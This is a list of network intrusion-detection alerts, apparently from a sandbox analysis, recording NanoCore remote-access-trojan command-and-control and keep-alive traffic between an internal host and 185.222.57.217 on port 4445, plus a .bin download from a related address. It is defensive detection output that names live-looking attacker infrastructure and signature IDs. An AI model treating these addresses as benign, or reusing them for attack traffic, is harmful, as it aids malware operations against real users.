ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978044452025019 05/23/22-18:02:07.767771
SID:	2025019
Source Port:	49780
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498582841753 05/23/22-18:07:56.947963
SID:	2841753
Source Port:	4445
Destination Port:	49858
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981944452816766 05/23/22-18:04:58.956791
SID:	2816766
Source Port:	49819
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985944452816766 05/23/22-18:08:01.655886
SID:	2816766
Source Port:	49859
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 3 - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498112810451 05/23/22-18:04:19.645053
SID:	2810451
Source Port:	4445
Destination Port:	49811
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982644452816766 05/23/22-18:05:28.956506
SID:	2816766
Source Port:	49826
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978944452025019 05/23/22-18:02:40.698344
SID:	2025019
Source Port:	49789
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986244452025019 05/23/22-18:08:15.756314
SID:	2025019
Source Port:	49862
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978044452816766 05/23/22-18:02:07.599548

SID:	2816766
Source Port:	49780
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174980644452816766 05/23/22-18:03:59.353740
SID:	2816766
Source Port:	49806
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174984244452025019 05/23/22-18:06:41.881037
SID:	2025019
Source Port:	49842
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174983544452025019 05/23/22-18:06:11.980027
SID:	2025019
Source Port:	49835
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174980044452816766 05/23/22-18:03:30.047731
SID:	2816766
Source Port:	49800
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174981544452025019 05/23/22-18:04:38.375528
SID:	2025019
Source Port:	49815
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174985544452025019 05/23/22-18:07:41.023089
SID:	2025019
Source Port:	49855
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174979644452816766 05/23/22-18:03:11.614429
SID:	2816766
Source Port:	49796
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984044452816766 05/23/22-18:06:33.256773
SID:	2816766
Source Port:	49840
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984644452816766 05/23/22-18:07:02.668296
SID:	2816766
Source Port:	49846
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174976744452816766 05/23/22-18:01:24.456552
SID:	2816766
Source Port:	49767
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980144452816718 05/23/22-18:03:34.355986
SID:	2816718
Source Port:	49801
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174979344452025019 05/23/22-18:03:00.538016
SID:	2025019
Source Port:	49793
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982044452816766 05/23/22-18:05:03.811133
SID:	2816766
Source Port:	49820
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498142841753 05/23/22-18:04:34.184476
SID:	2841753
Source Port:	4445
Destination Port:	49814
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498162841753 05/23/22-18:04:43.658207

SID:	2841753
Source Port:	4445
Destination Port:	49816
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498252841753 05/23/22-18:05:23.720600
SID:	2841753
Source Port:	4445
Destination Port:	49825
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445497932841753 05/23/22-18:03:01.279824
SID:	2841753
Source Port:	4445
Destination Port:	49793
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174977344452025019 05/23/22-18:01:40.905439
SID:	2025019
Source Port:	49773
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174977644452816766 05/23/22-18:01:52.900332
SID:	2816766
Source Port:	49776
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445497952841753 05/23/22-18:03:06.286951
SID:	2841753
Source Port:	4445
Destination Port:	49795
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498442841753 05/23/22-18:06:52.821260
SID:	2841753
Source Port:	4445
Destination Port:	49844
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174981544452816766 05/23/22-18:04:38.703022
SID:	2816766
Source Port:	49815
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498632841753 05/23/22-18:08:20.896303
SID:	2841753
Source Port:	4445
Destination Port:	49863
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498082841753 05/23/22-18:04:09.695967
SID:	2841753
Source Port:	4445
Destination Port:	49808
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978744452816766 05/23/22-18:02:31.611388
SID:	2816766
Source Port:	49787
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978244452025019 05/23/22-18:02:16.750755
SID:	2025019
Source Port:	49782
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498412841753 05/23/22-18:06:37.645109
SID:	2841753
Source Port:	4445
Destination Port:	49841
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498492841753 05/23/22-18:07:16.479323
SID:	2841753
Source Port:	4445
Destination Port:	49849
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985944452025019 05/23/22-18:08:01.096728
SID:	2025019
Source Port:	49859
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984244452816766 05/23/22-18:06:42.739777

SID:	2816766
Source Port:	49842
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980644452025019 05/23/22-18:03:58.493676
SID:	2025019
Source Port:	49806
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982644452025019 05/23/22-18:05:27.912744
SID:	2025019
Source Port:	49826
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986044452816766 05/23/22-18:08:06.610998
SID:	2816766
Source Port:	49860
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982244452816766 05/23/22-18:05:13.650135
SID:	2816766
Source Port:	49822
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980244452816766 05/23/22-18:03:39.264578
SID:	2816766
Source Port:	49802
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984644452025019 05/23/22-18:07:02.640811
SID:	2025019
Source Port:	49846
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983544452816766 05/23/22-18:06:13.155992
SID:	2816766
Source Port:	49835
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985544452816766 05/23/22-18:07:41.914357
SID:	2816766
Source Port:	49855
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497902841753 05/23/22-18:02:46.395623
SID:	2841753
Source Port:	4445
Destination Port:	49790
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983344452816766 05/23/22-18:06:02.856332
SID:	2816766
Source Port:	49833
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986844452025019 05/23/22-18:08:39.932281
SID:	2025019
Source Port:	49868
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978944452816766 05/23/22-18:02:41.556226
SID:	2816766
Source Port:	49789
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981944452025019 05/23/22-18:04:57.996657
SID:	2025019
Source Port:	49819
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981344452816766 05/23/22-18:04:29.711698
SID:	2816766
Source Port:	49813
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983944452025019 05/23/22-18:06:26.773315

SID:	2025019
Source Port:	49839
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980844452025019 05/23/22-18:04:08.570928
SID:	2025019
Source Port:	49808
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498112841753 05/23/22-18:04:19.645053
SID:	2841753
Source Port:	4445
Destination Port:	49811
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986244452816766 05/23/22-18:08:16.219214
SID:	2816766
Source Port:	49862
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498002841753 05/23/22-18:03:29.965169
SID:	2841753
Source Port:	4445
Destination Port:	49800
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982444452816766 05/23/22-18:05:18.756605
SID:	2816766
Source Port:	49824
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985744452025019 05/23/22-18:07:51.036799
SID:	2025019
Source Port:	49857
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982844452025019 05/23/22-18:05:37.768862
SID:	2025019
Source Port:	49828
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984844452025019 05/23/22-18:07:11.139444
SID:	2025019
Source Port:	49848
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985344452816766 05/23/22-18:07:31.811052
SID:	2816766
Source Port:	49853
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498222841753 05/23/22-18:05:13.521586
SID:	2841753
Source Port:	4445
Destination Port:	49822
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497982841753 05/23/22-18:03:21.004153
SID:	2841753
Source Port:	4445
Destination Port:	49798
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980444452816766 05/23/22-18:03:49.418604
SID:	2816766
Source Port:	49804
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498352841753 05/23/22-18:06:13.003845
SID:	2841753
Source Port:	4445
Destination Port:	49835
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985144452816766 05/23/22-18:07:26.955578
SID:	2816766
Source Port:	49851
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986144452816766 05/23/22-18:08:11.657855

SID:	2816766
Source Port:	49861
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498702841753 05/23/22-18:08:51.136738
SID:	2841753
Source Port:	4445
Destination Port:	49870
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498332841753 05/23/22-18:06:02.770314
SID:	2841753
Source Port:	4445
Destination Port:	49833
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174983144452816766 05/23/22-18:05:53.110138
SID:	2816766
Source Port:	49831
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 3 - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498392810451 05/23/22-18:06:27.782374
SID:	2810451
Source Port:	4445
Destination Port:	49839
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498372841753 05/23/22-18:06:22.552970
SID:	2841753
Source Port:	4445
Destination Port:	49837
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174980444452025019 05/23/22-18:03:49.322342
SID:	2025019
Source Port:	49804
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174981144452816766 05/23/22-18:04:19.677396
SID:	2816766
Source Port:	49811
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982144452816766 05/23/22-18:05:08.611009
SID:	2816766
Source Port:	49821
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981444452025019 05/23/22-18:04:33.768300
SID:	2025019
Source Port:	49814
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980144452816766 05/23/22-18:03:34.655672
SID:	2816766
Source Port:	49801
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174979844452816766 05/23/22-18:03:21.111095
SID:	2816766
Source Port:	49798
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174977844452816766 05/23/22-18:02:02.848320
SID:	2816766
Source Port:	49778
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978844452816766 05/23/22-18:02:36.656028
SID:	2816766
Source Port:	49788
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984144452816766 05/23/22-18:06:37.756253
SID:	2816766
Source Port:	49841
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497822841753 05/23/22-18:02:17.517235

SID:	2841753
Source Port:	4445
Destination Port:	49782
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445497732841753 05/23/22-18:01:41.707771
SID:	2841753
Source Port:	4445
Destination Port:	49773
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Generic .bin download from Dotted Quad - Source IP: 192.168.11.20 - Destination IP: 185.222.57.79

Timestamp:	192.168.11.20185.222.57.7949766802018752 05/23/22-18:01:19.263373
SID:	2018752
Source Port:	49766
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445497752841753 05/23/22-18:01:46.799908
SID:	2841753
Source Port:	4445
Destination Port:	49775
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445497842841753 05/23/22-18:02:26.610021
SID:	2841753
Source Port:	4445
Destination Port:	49784
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445497772841753 05/23/22-18:01:57.684321
SID:	2841753
Source Port:	4445
Destination Port:	49777
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174981744452816766 05/23/22-18:04:48.660574
SID:	2816766
Source Port:	49817
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174978444452025019 05/23/22-18:02:26.420752
SID:	2025019
Source Port:	49784
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980744452816766 05/23/22-18:04:04.399503
SID:	2816766
Source Port:	49807
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983444452025019 05/23/22-18:06:07.259998
SID:	2025019
Source Port:	49834
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984444452025019 05/23/22-18:06:51.893348
SID:	2025019
Source Port:	49844
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985744452816766 05/23/22-18:07:51.956796
SID:	2816766
Source Port:	49857
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986744452816766 05/23/22-18:08:35.856064
SID:	2816766
Source Port:	49867
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497882841753 05/23/22-18:02:36.535537
SID:	2841753
Source Port:	4445
Destination Port:	49788
Protocol:	TCP
Classtype:	A Network Trojan was detected

